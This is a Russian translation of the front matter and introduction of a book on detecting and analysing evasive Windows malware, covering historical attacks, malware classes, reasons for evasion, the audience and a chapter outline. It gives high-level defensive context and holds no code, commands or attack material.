
Уклоняющиеся вредоносные программы. Практическое руководство по обнаружению, анализу и нейтрализации развитых угроз

Русский перевод практического руководства по обнаружению и анализу современных вредоносных программ, уклоняющихся от песочниц, отладчиков, средств защиты конечных точек и инструментов обратной разработки.

Больше крутых материалов в моём телеграм канале @grogrigs

Evasive Malware



Уклоняющиеся вредоносные программы

Практическое руководство по обнаружению, анализу и нейтрализации развитых угроз

Кайл Куччи

No Starch Press, Сан-Франциско

Выходные данные

Evasive Malware. Авторское право © 2024, Кайл Куччи.

Все права защищены. Ни одна часть этой работы не может быть воспроизведена или передана в какой-либо форме или какими-либо средствами, электронными или механическими, включая фотокопирование и запись, либо посредством любой системы хранения или извлечения информации без предварительного письменного разрешения правообладателя и издателя.

Первое издание.

• ISBN-13: 978-1-7185-0326-7 (печатное издание)
• ISBN-13: 978-1-7185-0327-4 (электронная книга)

Издано No Starch Press, Inc., 245 8th Street, San Francisco, CA 94103. Телефон: +1.415.863.9900. Сайт: nostarch.com. Электронная почта: info@nostarch.com.

• Издатель: William Pollock
• Главный редактор: Jill Franklin
• Руководитель производства: Sabrina Plomitallo-González
• Выпускающий редактор: Sydney Cromwell
• Редактор-разработчик: Rachel Monaghan
• Иллюстратор обложки: Rick Reese
• Дизайн внутренних страниц: Octopod Studios
• Технический рецензент: Thomas Roccia
• Литературный редактор: Doug McNair
• Корректор: Audrey Doyle

Контрольный номер Библиотеки Конгресса: 2024001989.

По вопросам обслуживания клиентов обращайтесь по адресу info@nostarch.com. По вопросам распространения, оптовых и корпоративных продаж или переводов: sales@nostarch.com. Для получения разрешения на перевод этой работы: rights@nostarch.com. О поддельных копиях или пиратстве сообщайте по адресу counterfeit@nostarch.com.

No Starch Press и логотип No Starch Press являются зарегистрированными товарными знаками No Starch Press, Inc. Названия других продуктов и компаний, упомянутые здесь, могут быть товарными знаками их соответствующих владельцев. Вместо того чтобы ставить символ товарного знака при каждом упоминании охраняемого названия, мы используем эти названия исключительно в редакционных целях и в интересах владельца товарного знака, не намереваясь нарушать его права.

Информация в этой книге распространяется на условиях "как есть", без каких-либо гарантий. Хотя при подготовке работы были приняты все меры предосторожности, ни автор, ни No Starch Press, Inc. не несут ответственности перед каким-либо физическим или юридическим лицом за любые убытки или ущерб, вызванные либо предположительно вызванные прямо или косвенно содержащейся в книге информацией.

Об авторе и техническом рецензенте

Об авторе

Кайл Куччи увлёкся компьютерами ещё подростком, когда собрал ПК и купил книгу по C++. У него более 17 лет разнообразного опыта в кибербезопасности и ИТ. Сейчас он работает в группе исследования угроз Proofpoint, ежедневно занимаясь поиском и обратной разработкой вредоносных программ. Ранее Кайл руководил группой исследования вредоносных программ и криминалистических расследований в крупном международном финансовом учреждении. На протяжении его карьеры вклад Кайла в разведку угроз и его исследования находили отражение в правительственных разведывательных отчётах, а также в инструментах и продуктах безопасности. Кайл регулярно выступает на конференциях по безопасности и проводил международные учебные курсы и практические занятия по анализу вредоносных программ и проектированию безопасности. В свободное время он участвует в жизни сообщества, создавая инструменты с открытым исходным кодом и ведя блог, спокойно проводит время с семьёй и варит вполне пригодное для питья пиво.

О техническом рецензенте

Томас Роччия - опытный исследователь угроз, работавший над сложными случаями вредоносных программ и расследованиями по всему миру: от киберпреступности до вспышек атак государственного уровня. Начав с наступательной безопасности и реагирования на инциденты и перейдя к исследованию вредоносных программ и разведке угроз, Томас работал с ведущими технологическими компаниями, включая McAfee и Microsoft. Благодаря обширной практике он приобрёл широкий спектр знаний о различных типах и методах вредоносных программ на всех этапах цепочки атаки: от разрушающих программ и программ-вымогателей до атак на промышленные системы и развитых платформ вредоносных программ, используемых для сбора разведывательной информации и шпионажа.

Когда более десяти лет назад Томас сосредоточился на вредоносных программах, он быстро осознал, какие сложности создают методы уклонения для обнаружения и анализа. Это было не просто интеллектуальной задачей: существовала настоящая потребность понять эти механизмы, чтобы не только ускорить расследования, но и обучить следующее поколение аналитиков.

Руководствуясь этим видением, в 2015 году Томас основал Unprotect Project - крупнейшую базу данных, посвящённую методам уклонения вредоносных программ. Проект развивается сообществом, и им пользуются тысячи исследователей.

Томас делился профессиональными знаниями и результатами работы, выступая на множестве крупных конференций, включая BlackHat, BSides и SANS Summits, а также через свои интернет-ресурсы и личный сайт Security Break (securitybreak.io). Он также известен под псевдонимом `@fr0gger_`.

Благодарности

Я выражаю глубочайшую признательность жене и сыновьям за то, что они позволяли мне работать допоздна ради завершения этого проекта и неизменно поддерживали меня.

От всего сердца благодарю нынешних и бывших коллег, а также друзей, которых встретил на этом пути, за ценные отзывы на протяжении всей работы.


Я признателен редакционной группе No Starch Press за руководство и помощь в моём развитии как автора.

И наконец, особая благодарность сообществу анализа вредоносных программ и разведки угроз за постоянное вдохновение. Эта книга обязана своим существованием вашим прежним исследованиям и преданности профессии.

Ресурсы


Посетите nostarch.com, чтобы ознакомиться с исправлениями и дополнительными сведениями.

Другие содержательные книги No Starch Press




Evading EDR

The Definitive Guide to Defeating Endpoint Detection Systems. Автор: Matt Hand. 312 страниц, $59.99. ISBN 978-1-7185-0334-2.




The Ghidra Book

The Definitive Guide. Авторы: Chris Eagle и Kara Nance. 608 страниц, $59.99. ISBN 978-1-7185-0102-7.




The IDA Pro Book, 2nd Edition

The Unofficial Guide to the World's Most Popular Disassembler. Автор: Chris Eagle. 672 страницы, $69.95. ISBN 978-1-59327-289-0.




Practical Malware Analysis

The Hands-On Guide to Dissecting Malicious Software. Авторы: Michael Sikorski и Andrew Honig. 800 страниц, $59.99. ISBN 978-1-59327-290-6.



Rootkits and Bootkits

Reversing Modern Malware and Next Generation Threats. Авторы: Alex Matrosov, Eugene Rodionov и Sergey Bratus. 448 страниц, $49.95. ISBN 978-1-59327-716-1.



Practical Binary Analysis

Build Your Own Linux Tools for Binary Instrumentation, Analysis, and Disassembly. Автор: Dennis Andriesse. 456 страниц, $59.99. ISBN 978-1-59327-912-7.

Телефон: 800.420.7240 или 415.863.9900. Электронная почта: sales@nostarch.com. Сайт: nostarch.com.

Введение



Идёт 2010 год. Исследователи угроз со всего мира обнаружили новую вредоносную программу, которая использует несколько методов заражения конкретных жертв. Она нацелена именно на контроллеры определённого типа производства Siemens, применяемые в процессе обогащения урана на иранских ядерных объектах. Вредоносная программа, впоследствии получившая имя Stuxnet, составляет профиль среды, в которой работает, чтобы заразить только намеченную жертву. Stuxnet оставался незамеченным несколько месяцев не только благодаря узкой направленности, но и благодаря множеству имевшихся в его арсенале методов обхода средств защиты и скрытного присутствия. Один из таких методов заключался в использовании похищенных сертификатов подписи кода - сравнительно новой тактики, придававшей вредоносной программе видимость подлинности.

Перенесёмся в январь 2019 года. Со взломанного сервера обновлений программного обеспечения ASUS распространяются вредоносные поддельные обновления, проверяющие MAC-адрес заражённого компьютера. Атака имеет исключительно целевой характер: исполняемый файл загружает из Интернета дополнительную полезную нагрузку лишь в том случае, если у жертвы обнаруживается один из нескольких жёстко заданных адресов. После установки вредоносная программа бездействует и остаётся незамеченной до возникновения определённых условий. Стоящие за атакой злоумышленники подписывают вредоносные файлы легитимными сертификатами ASUS, помогая полезной нагрузке проскользнуть мимо средств защиты от вредоносных программ. Исследователи называют эту атаку ShadowHammer.

Вскоре после этого, в 2020 году, мир потрясает деятельность группировки, проникшей в сеть SolarWinds - компании, поставляющей сотням тысяч организаций программное обеспечение для мониторинга сетей и систем. Злоумышленники внедряют вредоносный код в легитимную службу обновления программного обеспечения платформы SolarWinds Orion. Эти обновления доставляются организациям, использующим Orion, а вредоносный код незаметно и эффективно устанавливает троян удалённого доступа в сети организаций-жертв. Благодаря методам слияния с целевыми средами участники этой атаки долго остаются незамеченными. Позднее атаку называют Sunburst.

В этих атаках мир увидел уклонение: угрозы стремятся как можно дольше оставаться скрытыми и незамеченными и одновременно защищаются от сетевых и узловых средств защиты, а также от исследователей. После обнаружения уклоняющиеся угрозы способны изменить своё поведение, динамически модифицировать код или завершить работу, уничтожив все свидетельства того, что когда-то находились в сети жертвы.

Уклоняющиеся вредоносные программы, учитывающие контекст, представляют собой весьма эффективную и устойчивую угрозу, которая заставляет защитников постоянно приспосабливаться. Поэтому специалистам и исследователям в области кибербезопасности жизненно необходимо глубоко понимать различные используемые вредоносными программами методы уклонения, способы их выявления и преодоления. В этой книге исследуется природа распространённых в Windows уклоняющихся и учитывающих контекст вредоносных программ, а также рассматриваются методы, с помощью которых они избегают обнаружения, эксплуатируя возможности и архитектуру операционной системы. Кроме того, книга призвана дать аналитикам вредоносных программ, специалистам по компьютерной криминалистике, сотрудникам передовой линии защиты, инженерам по обнаружению угроз, исследователям и учащимся знания и инструменты, необходимые для понимания подобных угроз и снятия слоёв брони, скрывающих код вредоносной программы.

Прежде чем начать, давайте точно определим, что такое вредоносная программа, рассмотрев несколько распространённых видов и то, как они используют методы уклонения.

Что такое вредоносная программа?

В общем случае вредоносная программа - это любая программа, совершающая вредоносные действия. Кажется довольно простым, не правда ли? Однако определения вредоносной программы нередко противоречат друг другу. Remcos - это программное обеспечение, которое открыто продаётся в Интернете и описывается авторами как «средство удалённого администрирования». Но поскольку Remcos может купить любой желающий - совершенно законно, замечу я, - его в значительной мере используют в преступных целях, и он обладает многими возможностями известного вида вредоносных программ, называемого трояном удалённого доступа. Другой пример - AsyncRAT, средство удалённого доступа с открытым исходным кодом, которое, по словам автора, «предназначено для удалённого наблюдения за другими компьютерами и управления ими через защищённое зашифрованное соединение». Так являются ли Remcos и AsyncRAT вредоносными программами? Ответ в значительной степени зависит от того, кого спросить, кто их использует и с какой целью. Решающее значение имеет контекст.

Вредоносные программы можно разделить на различные виды, или классы. Классы определяются группами моделей поведения и возможностей, встречающихся в разных семействах вредоносных программ. Ниже перечислены некоторые наиболее распространённые классы.

Трояны удалённого доступа (RAT)

RAT применяются для обеспечения постоянного соединения с заражённой системой или постоянного доступа к ней. RAT часто способны наблюдать за заражённым узлом с помощью таких методов, как регистрация нажатий клавиш, передача команд заражённому узлу и загрузка на него дополнительных вредоносных программ.

Похитители информации

Похитители информации обычно нацеливаются на конфиденциальные сведения на узле жертвы: учётные данные, банковскую информацию, криптовалютные кошельки, файлы cookie, историю браузера и подобные данные. Затем они отправляют эти данные злоумышленникам. Банковские трояны, нацеленные именно на банковские и финансовые данные, можно считать одним из видов похитителей информации.

Дропперы и загрузчики

Дропперы и загрузчики предназначены для развёртывания в системе дополнительных вредоносных программ. Строго говоря, дропперы содержат встроенную полезную нагрузку и при выполнении сохраняют её в системе жертвы. Загрузчики, напротив, скачивают полезную нагрузку из внешнего источника, например из Интернета. Однако эти термины часто используют как взаимозаменяемые.

Такие варианты вредоносных программ прокладывают путь дополнительным вредоносным программам, иногда даже подготавливая узел жертвы: до развёртывания полезной нагрузки они отключают средства защиты от вредоносных программ и другие узловые средства защиты.

Программы-вымогатели

Программы-вымогатели предназначены для того, чтобы лишить жертву доступа к системе или данным, пока она не выплатит злоумышленнику некоторую сумму денег, часто в криптовалюте. Вредоносная программа может зашифровать жёсткий диск или определённые файлы в системе, «заблокировать» доступ к файлам или программам либо иным образом помешать жертве использовать систему по назначению. Затем в обмен на восстановление систем и данных злоумышленник требует у жертвы выкуп.

Вайперы

Вайперы, или программы-уничтожители, - близкие родственники программ-вымогателей. Они предназначены для уничтожения файлов в системе жертвы с целью причинить ущерб или нарушить работу служб. Для этого вайперы, например, шифруют данные на компьютере либо стирают их с помощью средств работы с разделами. Таким образом, в целом вайперы действуют подобно программам-вымогателям, но не предполагают расшифровки данных после шифрования.

Черви

Черви - самораспространяющийся вид вредоносных программ. Заразив узел, они часто сканируют сеть жертвы в поисках дополнительных систем для заражения.

Вирусы

Слово «вирус» часто используют как синоним вредоносной программы, но это не вполне точно: все вирусы являются вредоносными программами, однако не все вредоносные программы являются вирусами. Вирусы добавляют вредоносный код к файлам в системе жертвы, а когда эти файлы отправляют другой жертве и открывают, вирус распространяется на новый узел.

Руткиты и буткиты

Руткиты - специализированные варианты вредоносных программ, предназначенные для сокрытия своего присутствия как от пользователей системы, так и от средств безопасности. Чтобы избежать обнаружения, руткиты обычно модифицируют системные компоненты на уровне ядра операционной системы, что позволяет злоумышленнику сохранять доступ к скомпрометированной системе. Буткиты обычно преследуют те же цели, что и руткиты, но заражают главную загрузочную запись (MBR) или другие компоненты процесса загрузки компьютерной системы, благодаря чему получают управление системой до загрузки операционной системы.

Троянские программы

Исторически трояны определялись как вредоносные программы, маскирующиеся под легитимное программное обеспечение. Я включил их в список ради полноты, но мне не нравится ни этот термин, ни его определение. В конце концов, какая вредоносная программа не маскируется под легитимную? Если бы вредоносная программа сообщала нам о своей вредоносности, нас не удалось бы обманом заставить её выполнить. Следовательно, «троян» - архаичный термин, которым очень часто злоупотребляют.

Этот список охватывает значительную часть вредоносных программ, но не является исчерпывающим. К другим их вариантам относятся клавиатурные шпионы, майнеры криптовалют, шпионские программы, хакерские инструменты и многое другое. Важно помнить, что виды вредоносных программ не всегда имеют чёткие границы и часто пересекаются. Полезно рассматривать их скорее как характеристики поведения, чем как отдельные категории.

Нередко вредоносные программы делят на две общие группы: массовые и специализированные. Массовые вредоносные программы часто доступны широкому рынку - как в открытом Интернете, так и на форумах даркнета. Вредоносные программы этого вида одновременно используют разные группировки. В качестве примеров можно назвать Lokibot и Agent Tesla - две наиболее популярные вредоносные программы из находящихся в обращении. Специализированные вредоносные программы лучше приспособлены к конкретной цели: зачастую они нацелены на определённую отрасль или даже конкретную компанию либо человека и решают строго определённую задачу. Примерами служат упомянутый ранее Stuxnet и HermeticWiper, который атаковал системы на Украине в начале российского вторжения в 2022 году. Массовую вредоносную программу можно дополнить, сделав её более целевой и специализированной.

> **Примечание.** Вредоносные программы существуют для всех основных операционных систем, включая, помимо прочего, Windows, macOS и разновидности Unix, а также мобильные операционные системы вроде Android и iOS. Поскольку Windows

распространена шире всего, я решил сосредоточиться в этой книге на вредоносных программах для Windows. Однако многие рассматриваемые здесь методы уклонения в том или ином виде можно реализовать и в других операционных системах.

Что такое анализ вредоносных программ?

Анализ вредоносных программ - процесс исследования и разбора вредоносного кода и программного обеспечения. Цель аналитика состоит в том, чтобы выявить и понять поведение, функциональные возможности и возможные последствия применения образца вредоносной программы, а также окружающую его атаку, которую также называют контекстом. Анализ вредоносных программ в равной мере является искусством и наукой, поскольку для полного понимания образца, особенно одного из более сложных вариантов, и применения этих знаний для обнаружения и предотвращения будущих атак часто требуется немалая изобретательность. Как будет рассказано в главе 3, анализ вредоносных программ можно разделить на два общих метода: статический и динамический анализ.

Зачем вредоносные программы используют уклонение?

Конечная цель уклонения - самосохранение за счёт предотвращения обнаружения и анализа. Некоторые вредоносные программы рассчитаны на то, чтобы как можно дольше оставаться внедрёнными в систему или сеть жертвы. Другие просто стремятся обойти как можно больше сетевых и узловых средств защиты, прежде чем будут обнаружены, и тем самым успеть быстро выполнить полезную нагрузку. Авторы вредоносных программ могут внедрять методы уклонения по любой из перечисленных ниже причин.

Затруднение анализа

Интеллектуальная вредоносная программа понимает, что в какой-то момент её обнаружат и, вероятно, начнут исследовать в виртуальной машине или песочнице. Всё чаще встречаются вредоносные программы, которые сканируют узел и ищут признаки выполнения в лаборатории аналитика. Вредоносная программа может также искать признаки средств анализа, например отладчиков кода, и мешать их работе, чтобы помешать аналитикам понять её основные модели поведения, функциональные возможности и код, сорвать эти усилия или хотя бы замедлить их.

Обход средств защиты

Сетевые и узловые средства защиты, такие как система предотвращения вторжений (IPS), средства защиты от вредоносных программ и продукты обнаружения угроз на конечных точках и реагирования на них (EDR), создают вредоносным программам помехи. Уклоняющиеся угрозы пытаются обходить эти средства защиты, чтобы оставаться скрытыми на заражённом узле.

Выбор целевых систем и профилирование контекста

Такие угрозы, как Stuxnet, прилагают огромные усилия, чтобы определить тип системы, в которой выполняются. Вредоносная программа с методами профилирования может пытаться определить операционную систему жертвы, установленное на её компьютере программное обеспечение и даже физическое местоположение жертвы. Затем на основании этих сведений программа решает, является ли система подходящей целью. Если нет, вредоносная программа способна удалить все свидетельства своего пребывания на узле жертвы и тем самым избежать обнаружения. Она может также с помощью профилирования определить конкретные средства защиты, применяемые в целевой системе или сети, и изменить своё поведение и возможности с учётом полученных сведений.

Почему я написал эту книгу

За годы целенаправленного изучения и исследования киберпреступности и причастных к ней лиц я наблюдал всё более частое применение методов уклонения даже в самых примитивных и широко распространённых вредоносных программах. Современные вредоносные программы сочетают несколько тактик, чтобы обходить наиболее надёжные песочницы и средства защиты и как можно сильнее затруднять анализ и расследование. Методы, которые когда-то встречались только в более сложных или специализированных вредоносных программах, становятся гораздо обычнее. Более того, применяемые вредоносными программами меры уклонения постоянно развиваются, ещё сильнее затрудняя анализ.

Эта книга задумана одновременно как введение и как обширный справочный ресурс по методам уклонения вредоносных программ для Windows. Как новичкам в этой области, так и опытным специалистам бывает непросто выявить и освоить основы противодействия уклоняющимся угрозам. Хотя в этой области ведутся серьёзные исследования, она по-прежнему остаётся сравнительно узкой. Я твёрдо убеждён: чем лучше мы, исследователи вредоносных программ и аналитики безопасности, понимаем поведение современных угроз и новые тенденции, тем эффективнее можем защищать свои организации и будущих жертв.

Я надеюсь, что после прочтения книги у вас появятся чёткие стратегии, которые можно сразу включить в свои методики анализа вредоносных программ или защитные меры организации. Но прежде всего я хочу пробудить у вас интерес к дальнейшему изучению этой области. Вместе мы должны постоянно держать злоумышленников и авторов вредоносных программ в напряжении.

Хотя я считаю себя хорошо осведомлённым в этой предметной области, я прекрасно понимаю, что возможности для развития и обучения существуют всегда. Не стесняйтесь обращаться лично ко мне с вопросами, отзывами и дополнительными соображениями по изложенному в книге материалу. Мне всегда приятно участвовать в содержательных обсуждениях киберугроз и вредоносных программ.

Для кого предназначена эта книга

Я написал эту книгу для всех, кто стремится лучше понять методы уклонения, применяемые современными и сложными вредоносными программами. Возможно, вы уже исследуете вредоносные программы и хотите узнать, как они способны уклоняться от ваших средств анализа и обходить лабораторную среду. Быть может, вы специалист по реагированию на инциденты на передовой, желающий лучше понять, как выявлять и обнаруживать угрозы такого рода, или эксперт-криминалист, пытающийся выяснить, как исследовать системы, скомпрометированные сложными вредоносными программами. Эта книга для вас.

Книга имеет сугубо технический характер и не является руководством для начинающих по анализу вредоносных программ для Windows, поэтому я предполагаю, что вы как минимум обладаете знаниями принципов кибербезопасности на среднем уровне и в общих чертах понимаете основные понятия анализа вредоносных программ. В идеальном случае у вас также есть опыт обратной разработки ассемблерного кода. Однако если эти темы для вас новы, не бойтесь: первые три главы книги представляют собой интенсивный курс по анализу вредоносных программ и основным понятиям, необходимым для понимания последующих глав.

Я также предполагаю, что вы создали лабораторную среду для безопасного выполнения вредоносных программ. Это очень важно, поскольку во всех примерах книги используются настоящие образцы вредоносных программ. В приложении А приведено руководство по настройке гипервизора и виртуальных машин для безопасного анализа вредоносных программ.

Структура книги

Книга состоит из четырёх частей, включающих 17 глав, и трёх приложений.

Часть I, «Основы», закладывает базовый уровень знаний, необходимый для остальной книги.

• **Глава 1. Основные понятия Windows.** Рассматриваются фундаментальные понятия операционной системы Windows.
• **Глава 2. Первичное исследование и поведенческий анализ вредоносных программ.** Основное внимание уделяется основам первичного исследования вредоносных программ и анализа поведения их образцов с целью выяснить, как они работают в заражённой системе.
• **Глава 3. Статический и динамический анализ кода.** Рассматриваются основы статического и динамического анализа кода, а также применение этих методов для раскрытия истинных намерений вредоносной программы.

Часть II, «Учёт контекста и уклонение от песочниц», подробно рассказывает о том, как уклоняющиеся вредоносные программы обнаруживают виртуальные машины и песочницы для анализа вредоносных программ.

• **Глава 4. Перечисление артефактов операционной системы.** Обсуждается, как вредоносная программа может тщательно исследовать базовые артефакты операционной системы, чтобы обнаружить попытки анализа.
• **Глава 5. Обнаружение пользовательской среды и взаимодействий.** Объясняются способы, которыми вредоносная программа препятствует расследованию, перечисляя взаимодействия пользователя и элементы среды своего выполнения.
• **Глава 6. Перечисление конфигураций оборудования и сети.** Исследуется, как вредоносная программа может проверять оборудование системы и параметры сети, чтобы обнаружить песочницы и виртуальные машины аналитика.
• **Глава 7. Аномалии среды выполнения и виртуального процессора.** Рассматривается, как аномалии обработки и среды выполнения способны выдать вредоносной программе попытку анализа.
• **Глава 8. Уклонение от песочниц и нарушение анализа.** Исследуются некоторые другие методы, с помощью которых злоумышленник может полностью уклониться от среды анализа и нарушить её работу.

В части III, «Противодействие обратной разработке», подробно описаны методы, которыми злоумышленники усложняют аналитикам вредоносных программ процесс обратной разработки.

• **Глава 9. Противодействие дизассемблированию.** Объясняется, как вредоносная программа использует методы противодействия дизассемблированию, чтобы предотвращать и нарушать

ручной анализ кода.
• **Глава 10. Противодействие отладке.** Обсуждается, как вредоносная программа обнаруживает отладчики и уклоняется от них, а также от динамического анализа кода.
• **Глава 11. Скрытое выполнение кода и введение в заблуждение.** Демонстрируются способы, которыми вредоносная программа может скрытно выполнять код либо запутывать аналитиков вредоносных программ и направлять их по ложному пути.

В части IV, «Обход средств защиты», подробно рассматривается, как вредоносные программы уклоняются от защитных мер.

• **Глава 12. Внедрение в процессы, манипулирование ими и перехват.** Раскрывается, как вредоносная программа внедряет вредоносный код в разные процессы, манипулирует процессами и перехватывает код функций.
• **Глава 13. Обход узловых и сетевых средств защиты.** Рассматривается, как вредоносная программа уклоняется от сетевых и узловых средств защиты и обходит их.
• **Глава 14. Введение в руткиты.** Обсуждаются основы особенно опасного вида уклоняющихся вредоносных программ - руткитов.
• **Глава 15. Бесфайловые методы, применение штатных средств и методы противодействия криминалистике.** Исследуется, как вредоносная программа использует так называемые бесфайловые методы и меры противодействия криминалистике, чтобы уклоняться от средств защиты и криминалистических инструментов.
• **Глава 16. Кодирование и шифрование.** Основное внимание уделяется методам кодирования и шифрования; предлагаются практические методики анализа вредоносных программ.
• **Глава 17. Упаковщики и распаковка вредоносных программ.** Обсуждается работа обфускаторов и упаковщиков вредоносных программ и подробно рассматривается распаковка вредоносного кода.

Приложения включают пошаговое руководство по созданию лаборатории для анализа вредоносных программ, список функций Windows API, которые вредоносная программа может эксплуатировать в целях уклонения, и источники для дальнейшего изучения мира вредоносных программ и их анализа.

Образцы вредоносных программ для этой книги

На протяжении всей книги я привожу лабораторные работы по анализу и сведения о конкретных образцах и семействах вредоносных программ. Я часто указываю сигнатуру файла вредоносной программы в формате `SHA256:значение_хеша`. Вот пример:

```
SHA256:b625df3af182060e3ee589f95669a76f43840f93df0a66fb942af51895de5504
```

Большинство образцов вредоносных программ, на которые я ссылаюсь таким образом, можно скачать с VirusTotal (virustotal.com), если у вас есть коммерческая учётная запись, либо бесплатно получить на MalShare (malshare.com). Обратите внимание: эти образцы являются настоящими вредоносными программами. Прежде чем скачивать и выполнять любую вредоносную программу, на которую я ссылаюсь в книге, обязательно создайте отдельную лабораторию анализа вредоносных программ и настройте её для безопасного анализа. Советы о том, как это сделать, приведены в приложении А.

